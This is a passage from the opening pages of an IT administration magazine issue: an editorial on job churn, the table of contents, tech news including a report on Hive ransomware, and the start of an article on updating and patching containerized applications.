

**FREE
DVD**

DNS Security

Incident Analysis

ADMIN
Network & Security



ADMIN

Network & Security

ISSUE 66

Incident Analysis

**Tracking an attack with
The Hive + Cortex**

Patching Containers

Clair analyzes container
vulnerabilities

Azure Update Management

Monitoring Logfiles

Collect application logs
in Kubernetes

Linux Subsystems

WSL and Chrome OS

DNS Security

Harden network services

Loft

Multitenancy in Kubernetes

JMeter

Test loads and
measure performance

Firejail

Run applications in a
containerized sandbox

SSH Security
The Right Way


LINUX NEW MEDIA
The Pulse of Open Source

WWW.ADMIN-MAGAZINE.COM

THINK LIKE THE EXPERTS

Linux Shell Handbook 2021 Edition

This new edition is packed with the most important utilities for configuring and troubleshooting systems.



Here's a look at some of what you'll find inside:

- Customizing Bash
- Regular Expressions
- Systemd
- Bash Scripting
- Networking Tools
- And much more!

ORDER ONLINE:

shop.linuxnewmedia.com/specials

The Great Resignation

The upside and downside of the post-pandemic employment trend.

If you've noticed some job churn at your company, it's all part of a new trend called "The Great Resignation," wherein a high number of employees are changing jobs or quitting altogether to start businesses. It's a crazy thing to see unemployment low and a lot of jobs available and an excellent opportunity for those of you who feel stuck, underpaid, or underappreciated. Dust off that résumé and make yourself known on LinkedIn. You won't have to wait long before recruiters begin to contact you for a lot of really great positions that you didn't know existed. It's fun to kick the tires and see what's out there, and you never know, you just might end up taking on a new challenge that meets all of your expectations.

The Great Resignation indeed provides opportunities for those who want to go for them, but downsides exist, and they are significant. The first downside is that for those of us left behind, life becomes difficult. Managers become paranoid, coworkers become paranoid, spouses become paranoid, and things generally go downhill from there. Those left behind must take on unfinished work, spend hours unraveling cryptic notes, and attempt to continue their work positively. It isn't easy.

Another problem is that those left behind wonder what kind of fantastic salaries and perks their former coworkers now enjoy. At the same time, they strive to maintain productivity in the midst of a sea of paranoia and suspicion.

The second downside is that it's driving salaries up. That doesn't seem like a bad thing, does it? It is a downside for the companies that have to pay those higher salaries, although some would argue that C-level executive salaries have been out of step with worker salaries for many years. I agree. CXOs make millions while the people who bear the brunt of the business continuity responsibility make five figures. However, we all know that those at the top of the corporate pyramid rarely care about those at the bottom. As salaries rise, executives begin making plans to lower costs by dumping higher cost workers for those living in lower cost locations rather than adjusting those very high salaries and perks at the top end of the scale.

I remember attending a town hall talk a few years ago where a C-Level executive lauded the advantages of hiring offshore workers to replace high-cost, entitled, US-based employees. We all just looked at each other, whispering "Good luck with that" to each other. They did it anyway. It hurt their businesses, their reputations, and their bottom lines, but they didn't care because their executive salaries weren't negatively affected. Now that The Great Resignation is in full bloom, they're reaping what they've sown, and it's about time. It's now what I call The Great Payback, and I predicted it years ago.

I've heard that another downside of higher salaries is that it drives up costs for everyone. That seems not to be the case, just as hiring a gaggle of offshore workers didn't lower prices for customers or consumers.

I'm happy with The Great Resignation, and I was a participant in it, having recently changed jobs. Many years ago, after several town hall talks, I decided that another company would never again abuse me, and since that time, I have moved on when my situation became less than desirable.

The upsides are equally as powerful as the downsides. First, it sends the message to senior management that workers have options. Second, every person who leaves a company provides opportunities for others, including entry-level folks who need a good start. The Great Resignation has also taught leaders that diversity and inclusion are necessary to maintain a healthy workforce. Many companies have created entire structures around diversity and inclusion because the stodgy corporate minds have finally evolved their thinking and realized that workforce productivity and innovation don't have a gender, an age, a sexual orientation, or a skin color.

My message to corporate America is this: The Great Resignation isn't going to hurt you; it's going to help you. It's not over. It's part of the evolution of our species. Figure out how to retain your workforce and change with the times, or find yourself on the short end of The Great Resignation.

Ken Hess • ADMIN Senior Editor

ADMIN

Network & Security

Features

We look at updating, patching, and log monitoring container apps and explore The Hive + Cortex optimization.

10 Container Patch

Application developers often handle containerized applications as if they were conventional monoliths, but updates and security patches in containers need a totally different approach.

16 The Hive and Cortex

Deployed together, The Hive platform and Cortex automation tool optimize the workflow for your incident response team.

22 Log Monitoring with Sidecars

Modern scale-out environments with containers make log collection difficult. We present concepts and methods for collecting application logfiles with a sidecar container in Kubernetes environments.

News

Find out about the latest ploys and toys in the world of information technology.

8 News

- Hive ransomware hitting Linux and FreeBSD systems
- SUSE reaches beyond the edge with SUSE Linux Enterprise Micro 5.1
- Ubuntu Server 21.10 now available
- AMD announces initiative for energy efficiency
- NOAA announces \$171 million for climate research

Tools

Save time and simplify your workday with these useful tools for real-world systems administration.

26 Fyne

Build platform-independent GUIs for Go programs.

30 Desktop Search Engines

Tracker, DocFetcher, and Recoll help track down files by their content, even in massive datasets.

38 Prometheus Workshop

This centralized time series database has built-in metrics, scraping, and alerting logic.



44 Metasploit

This venerable pentesting framework is still used as a typical workflow to find and analyze security vulnerabilities in Windows 10 and Linux systems.



Containers and Virtualization

Virtual environments are becoming faster, more secure, and easier to set up and use. Check out these tools.

52 Containers + WSL2

Deploy a full Linux container environment, including a Kubernetes cluster, on Windows with Windows Subsystem for Linux version 2

58 Loft

Kubernetes has limited support for multitenancy, so many admins prefer to build multiple standalone Kubernetes clusters, which eat up resources and complicate management. As a solution, Loft launches any number of clusters within the same control plane.

Management


Use these practical apps to extend, simplify, and automate routine admin tasks.

72 JMeter

This specialized integrated development environment applies test scripts for load testing and performance evaluation and supports various protocols that come in handy for Internet-powered applications.

78 Azure Update Management

Update Management, integrated with Azure Monitor logs, patches servers in on-premises data centers, virtual servers on Azure and other cloud services, and even Linux servers.



10 Patching Containers

Containers are tricky to update securely and reliably. A tool named Clair analyzes container image metadata and detects vulnerabilities.



88 Linux Subsystems

The Linux subsystems on Microsoft Windows and Google Chrome OS take very different approaches to integrating Linux applications and scripts.



ubuntu 21.10

"Impish Indri" Server Edition

- needrestart enabled by default
- Support until July 2022
- Linux 5.13 kernel
- Updated applications
- Support for all major architectures

Security

Use these powerful security tools to protect your network and keep intruders in the cold.

64 Hardening Network Protocols

The Domain Name System, in addition to assigning IP addresses, lets you protect the network communication of servers in a domain. DNS offers further hardening of network protocols - in particular, SSH fingerprinting and CAA records.



66 Firejail

Isolate popular applications in flexible, easy-to-set-up, and easy-to-take-down containers.

68 SSH Security

No matter how powerful SSH might be, it typically does not offer adequate protection. We look at ways to tighten SSH security.

Nuts and Bolts

Timely tutorials on fundamental techniques for systems administrators.

83 Containers on Windows and Mac

Develop container applications on a Windows or Mac system with Docker Desktop or Podman.


86 Monitoring with bpytop

This command-line monitoring tool provides a variety of information in a fancy user interface and supports network monitoring and mouse- or keyboard-based control.



88 MS and Google Linux Subsystems

Microsoft and Google have upgraded their in-house operating systems with subsystems to run Linux.




94 Performance Dojo


Data compression is a more realistic compute benchmark than a load generator.

Service

- 3 Welcome
- 4 Table of Contents
- 6 On the DVD
- 97 Back Issues
- 98 Call for Papers



See p. 6 for details




Ubuntu 21.10 Server Edition (Live)

On the DVD

With an eye toward artificial intelligence (AI) and machine learning (ML), Ubuntu 21.10 “Impish Indri” Ubuntu Server provides improved efficiency with host and guest drivers for Nvidia vGPU software on Ubuntu KVM, so guest virtual machines can share resources. Edge use cases are addressed, as well, with a minimal system option at install time that uses less than 100MB of disk space. Other features include:

- needrestart enabled by default
- Support until July 2022
- Linux 5.13 kernel
- Updated applications
- Support for all major architectures



DEFECTIVE DVD?

Defective discs will be replaced, email: cs@admin-magazine.com

While this *ADMIN* magazine disc has been tested and is to the best of our knowledge free of malicious software and defects, *ADMIN* magazine cannot be held responsible and is not liable for any disruption, loss, or damage to data and computer systems related to the use of this disc.

Resources

- [1] Ubuntu 21.10 images: <http://releases.ubuntu.com/21.10/>
- [2] “Ubuntu Server 21.10: What’s New?” by Tytus Kurek: <https://ubuntu.com/blog/ubuntu-server-21-10>
- [3] Manual install Live image: <https://cdimage.ubuntu.com/ubuntu-server/daily-live/current/>



2021
Archives
Available
Now!

CLEAR OFF YOUR BOOKSHELF WITH DIGITAL ARCHIVES

Complete your collection of *Linux Magazine* and *ADMIN Network & Security* with our Digital Archive Bundles.

You get a full year of issues in PDF format to access at any time from any device.

<https://bit.ly/archive-bundle>

News for Admins

Tech News

Hive Ransomware Hitting Linux and FreeBSD Systems

ESET, a Slovak security firm, has discovered versions of the Hive ransomware for both Linux and FreeBSD systems. However, the encryptors that have been developed for these systems are still in development and are quite buggy. In fact, according to ESET researchers, both encryptors completely fail when the malware payload is executed with an explicit path. And in comparison to the Windows version of Hive, the Linux/FreeBSD iteration only includes one command-line parameter (-no-wipe). When executed without root permission, the Linux variation of Hive fails to trigger the encryption, because it isn't capable of injecting the ransom note into the device's root filesystem.

Hive is a ransomware group that has already affected more than 30 organizations but only counts their victims among those who have refused to pay the ransom to get their data back. According to Fabian Wosar, "The reason why most ransomware groups implemented a Linux-based version of their ransomware is to target ESXi specifically." ESXi is VMware's bare-metal hypervisor.

Because of the continued rise of targeting Linux systems with ransomware, it has become even more important that admins keep their systems up to date and make use of tools like Rootkit Hunter.

Read the original Tweet thread from ESET research on the issue (<https://twitter.com/ESETresearch/status/1454100591261667329>).

SUSE Reaches Beyond the Edge with SUSE Linux Enterprise Micro 5.1

SUSE has offered a lightweight version of SUSE Linux Enterprise (SLE) for some time now. This version of their enterprise OS is purpose-built for containerization and virtualization. But as of version 5.1, it adds a third use case: edge.

Three of the very exciting, new edge-centric features are secure device onboarding, live patching, and the ability to enable the modernizing of workloads with support for IBM Z and LinuxOne.

SLE Micro is built to scale, which means enterprise users can incorporate the platform into their digital transformation, even when deployed on the edge. These deployments can help with the migration from monoliths to microservices at any pace.

Of this new release, Thomas Di Giacomo, SUSE chief technology and product officer, says, "SLE Micro is rapidly becoming a critical foundation of customers' digital transformation, as evidenced by a large U.S.-based systems integrator choosing SLE Micro to modernize their embedded systems with a seven-figure investment." Giacomo adds, "They want to support container workloads on an immutable infrastructure that is easy to maintain and update, enabling them to reduce maintenance costs and modernize their systems infrastructure. This win, within six months of SLE Micro's introduction, underscores the enterprise readiness of SLE Micro, which is the result of leveraging decades of enterprise-hardened technology components of the SUSE Linux Enterprise family."



**Get the latest
IT and HPC news
in your inbox**

**Subscribe free to
ADMIN Update
and HPC Update
bit.ly/HPC-ADMIN-Update**



Lead image © Vlastas, 123RF.com

The benefits of SLE Micro include:

- Decreased deployment time and fewer manual processes with improved onboarding security through secure device onboarding of appliances and devices.
 - Reduced costly downtime per device with live patching of the kernel.
 - Capability for the gradual modernization of applications toward a microservice-based architecture.
- Find out more about SUSE Micro (<http://www.suse.com/products/micro>).

Ubuntu Server 21.10 Now Available

With the latest iteration of Ubuntu Server officially out, developers for edge use cases will find some important features have been added. One very exciting addition is `needrestart`. With this new piece added into the mix, admins won't have to worry about restarting certain services after upgrading libraries. This is important when you're upgrading libraries to fix CVE vulnerabilities. Because of the existence of `needrestart`, the services those libraries affect won't have to be restarted upon upgrading. Although `needrestart` has been available for some time, it is now added by default in Ubuntu Server 21.10.

Other additions to 21.10 include Linux kernel 5.13, support for a wide variety of hardware including x64-64, ARMv7, ARM64, POWER8, POWER9, IBM s390x (LinuxONE), and RISC-V, and software updates such as Qemu 6.0, libvirt 7.6, PHP 8.0.8, Apache 2.4.48, GCC 11.2.0, Python 3.9.4, Bind 9.16.15, Open vSwitch 2.16.0, and OpenLDAP 2.5.6.

To download a copy of Ubuntu Server, head over to the official download page (<https://ubuntu.com/download/server>) and make sure to read the release notes (<https://discourse.ubuntu.com/t/impish-indri-release-notes/21951>) for more details.

AMD Announces Initiative for Energy Efficiency

Chip maker AMD has announced a bold initiative to deliver a 30x increase in energy efficiency for the AMD EPYC CPUs and Instinct accelerators for AI and HPC applications by 2025. According to the press release, the ambitious effort will require the company to "...increase the energy efficiency of a compute node at a rate that is more than 2.5x faster than the aggregate industry-wide improvement made during the last five years."

The announcement is part of the new goals embodied in AMD's Environmental Social Governance (ESG) initiative. The company describes the goals in terms of social responsibility, but the initiative wouldn't happen if it didn't also make business sense. Power usage has long been a limitation for HPC systems, and AMD is always looking for an edge – something to specialize in to distinguish them from Intel. Meanwhile, energy-efficient ARM processors continue to challenge the HPC space.

See the full announcement at the AMD website (<https://www.amd.com/en/press-releases/2021-09-29-amd-announces-ambitious-goal-to-increase-energy-efficiency-processors>).

NOAA Announces \$171 Million for Climate Research

Projects will focus on resilience, improvements in climate models, and a deeper understanding of the impact of air quality on climate.


The Climate Program office of the US National Oceanic and Atmospheric Agency (NOAA) has announced awards totaling \$171 million for 72 projects to improve resilience to climate change. The allotment is the largest five-year investment in the program's history. Universities and research institutions within the US will work with NOAA laboratories and research centers.

Projects will cover "...a broad spectrum of climate research areas that include advancing environmental justice; improvements in climate models; advances in the use and understanding of ocean observations to enhance NOAA's climate modeling; understanding how the COVID-19 pandemic affected local and regional air quality; advances in resilience planning for future flooding impacts and other coastal stressors; and studying how emissions and chemical reactions impact air quality and climate in the urban atmosphere."

See the NOAA website for more information (<https://cpo.noaa.gov/Funding-Opportunities/FY2021-Recipients>).



© Sergej Khackimullin, 123RF.com



— Keeping container updates under control

Hazardous Goods

Some application developers try to handle containerized applications as if they were conventional monoliths, but managing updates and security patches in containers needs a totally different approach. By Martin Loschwitz

A common fiction is that containers with arbitrary applications appear practically out of nowhere, and magical tools roll them out in a fully automated process and with the correct configuration. The developer's apps then integrate seamlessly into Platform as a Service (PaaS) environments in the style of microarchitecture applications on the basis of OpenShift, Rancher, and the like and simply work because mesh solutions such as Istio ensure communication. Some would have you believe that you no longer need to worry about updates, because the fully automated continuous integration/continuous deployment (CI/CD) pipeline ensures that new versions of services mysteriously find their way into the production setup of an enterprise.

Reality, needless to say, looks far less rosy. Despite all the promises made by the manufacturers, it takes some effort to get an application running on the PaaS model in any one of the countless Kubernetes distributions. Once up and running, it doesn't mean it will stay that way: The CI/CD build pipeline, out of which updated images drop (e.g., when someone upstream releases a new version of a library you use), requires more serious work.

This reality of containers translates to stress every time an upstream project introduces updates for a component you use. The situation becomes especially hairy if it's not a functional update, but a security fix.

In this article, I look in detail at how you can keep workloads in containers secure and up to date, with processes that are tightly interwoven with the platform in container-based environments. More particularly: How do you make best use of the capabilities offered by Rancher and its ilk to arrive at a secure platform with reliable tools that the common PaaS stacks bring to the table?

I can already reveal this much: The matter is certainly not as simple as the manufacturers would have you believe.

Secure from the Factory

The providers of container orchestrators always suggest in their offerings that containers are implicitly more secure than conventional environments. After all, Podman and its ilk no longer need the rights of the root system administrator; moreover, each container is completely isolated and only communicates

with the other containers through the network.

However, this consideration criminally ignores a few very pertinent facts. An attacker who has successfully broken into a container remains locked in there and therefore cannot escalate to root privileges on the host – which is good, as long as the goal of the attack was to misuse the entire machine. However, if the goal was to spy on the application, protection against attacks on the host system is of no help at all. As usual in the security context, it turns out that the statement “X is more secure than Y” primarily depends on the threat scenario an installation is facing, which also means that you should never assume that containers offer enhanced security. Like their conventional predecessors, containers require regular security fixes and audit procedures. The way you handle security updates therefore also plays a significant role in the container context.

Other Updates

Keep in mind that in a container-based environment you are dealing with a completely different deployment scenario than in conventional

environments. Where containers do not play a role, package management is usually the linchpin when supplying software to systems. The large distributors see a part of their business as bundling countless components of free (and partly proprietary) software into a complete package so you can use them without further ado.

The container use case, however, turns this concept on its head. Component tuning hardly matters at all from your point of view: Almost every application simply brings along the complete userspace it needs with its container. Hard drives and even fast flash drives no longer cost an arm and a leg, so the overhead of a few hundred megabytes that occurs when you install, for example, a prebuilt MariaDB container, complete with dependencies, is of little consequence. Most admins are willing to make this additional financial investment if they can avoid for good the notorious dependency hell of packaged systems. However, applications in container environments always come with a complete userspace on top that affects the way you need to approach the issue of updates in container-based environments. Even if you ignore the security implications, it is no longer sufficient to update a particular package on the hosts to the latest version on all systems in the installation. The component can also exist in the containers, and the versions can be different from those on the hosts. The more widespread the component, the more likely it is that this will be the case. For example, a bug in the library that takes care of TLS connections would be a major disaster and would probably force updates across the entire installation – on both the physical systems and in the containers.

No Simple Updates

On the desktop, the familiar package manager works reasonably well for updates, but it is not quite that trivial in containers. Docker and Podman at least let you execute arbitrary commands in a container from the shell, which exists in almost every

container. Resourceful admins will sometimes come up with the idea of simply installing an update within the container. Most of the official container images are based on some distribution and have their own package management on board.

However, the idea of simply updating the containers in place falls short for several reasons. The first and most obvious reason is that, with containers, the entry point is usually the program that the container is supposed to run. A MariaDB container, for example, uses either MariaDB or a wrapper that somehow starts the database as its entry point. If you use an update in the container to replace a library that the database needs, you then need to restart the database so that it can use the new library. However, this kills the main process running in the container and therefore the container itself. Problem 2 goes hand in hand with this challenge: From an admin's point of view, it is not enough to restart the crashed container – that is not possible on the host system once it is gone. Most containers today are designed to create an OverlayFS (union mount filesystem) based on the finished, self-contained image during use. However, that disappears with the container. In other words, if you restart the MariaDB container, the original image is used, because the update only affected the OverlayFS. Of course, the update you installed then disappears. Whatever the situation, this is not the path to eternal happiness.

Containers Are More Complex

The question of the operating concept you have chosen for your setup is of great importance. Several options depend to a large extent on the components that you have to integrate in your setup. Basically, a distinction needs to be made between cloud-ready applications designed for operation in the cloud and conventional applications that can be operated in containers but require a certain amount of external protection. A simple example quickly makes this clear.

Practically every installation today is based on a database somewhere at its core. After all, even applications with microcomponent architecture ultimately process external data that needs to be stored in some way. When it comes to databases, most application developers and admins opt for tried-and-trusted components with familiar behavior that can be evaluated. However, these components might not be designed for operation in the cloud, at least in their original form, or may have some restrictions, which is something to keep in mind when you roll applications out in the form of containers: A single container with only MariaDB is not a good idea. If you have to restart the database for security reasons, the rest of the setup is left in the lurch. For example, a container might be restarted, not at your behest, but because the provider needs to reboot the node for a security update (e.g., of the kernel). From the point of view of an admin running workloads in the cloud, without clusters, implicit redundancy is utterly impossible at the application level. In terms of the database example, one result could be that MariaDB never comes alone as an application in a container, but the admin always rolls it out as a cluster with the Kubernetes API; then, one of the (at least) three database nodes can restart at any time without any noticeable downtime for end users.

Cloud-Ready Applications

The situation is somewhat more relaxed when it comes to security updates for applications developed specifically for use in the cloud, and they usually follow the microarchitecture paradigm. In other words, a large number of small services communicate with each other over defined interfaces, and each performs only a single task. Because the design even envisages individual services disappearing and reappearing dynamically, replacing containers is a far more relaxed experience than when dealing with conventional solutions. In most




Figure 1: Most Docker images used by application developers are based on the base images provided by vendors, such as Canonical's image for Ubuntu.

cases, you can replace the containers with something more up to date without end users noticing.

Mesh Solutions Help

Mesh solutions, which handle communication in container-based environments, also make a contribution. Mesh solutions, such as the top dog Istio, have already been the subject of several articles in *ADMIN* [1]. Solutions like Istio flexibly broker the connections between the individual components of an application, act as load balancers, and have their own monitoring system for the configured targets. If you use Istio in the MariaDB scenario described above, not only does the database continue to run smoothly while the individual containers restart, thanks to a mesh solution like Istio, the database currently being restarted no longer receives client requests from the load balancer.

Handling Updates

The strategies and theories described here do help you update your containers in such a way that end users experience no downtime. However, some passionate admins rightly complain that these tips do not answer the question of the technical procedure for updating software in containers in the broadest sense. On the other hand, some very concrete questions arise: How do you replace a container in a pod on a network of active containers? Where do you get the updated image, and what do you need to watch out for? The remainder of this article therefore

summarizes the manual procedure that dominates the container update scene. For easier understanding, you ideally need to think in terms of several process steps.

Something Is Wrong

As with conventional systems, the first step in handling security problems with containers is discovering that something is wrong in the first place. Because the container is built such that it forms a logical unit, the security checks that regularly scan "normal" systems for known security vulnerabilities simply do not take place here.

How admins usually build Docker or Podman containers also plays a role. If you regularly create your own containers, you are likely to do so on the basis of an image (e.g., Alpine Linux, Ubuntu, Debian) (Figure 1). If a library or program with a vulnerability crops up in the images, the next version of the container will probably contain the fix because a repaired package is available on the Debian servers and will then be included in the new package. Formal announcements (e.g., those from the security team announcing that a gap has been plugged) are not yet available for container images – although I will discuss a little helper named Clair in a moment.

If you stray from the path of using prebuilt base images and instead

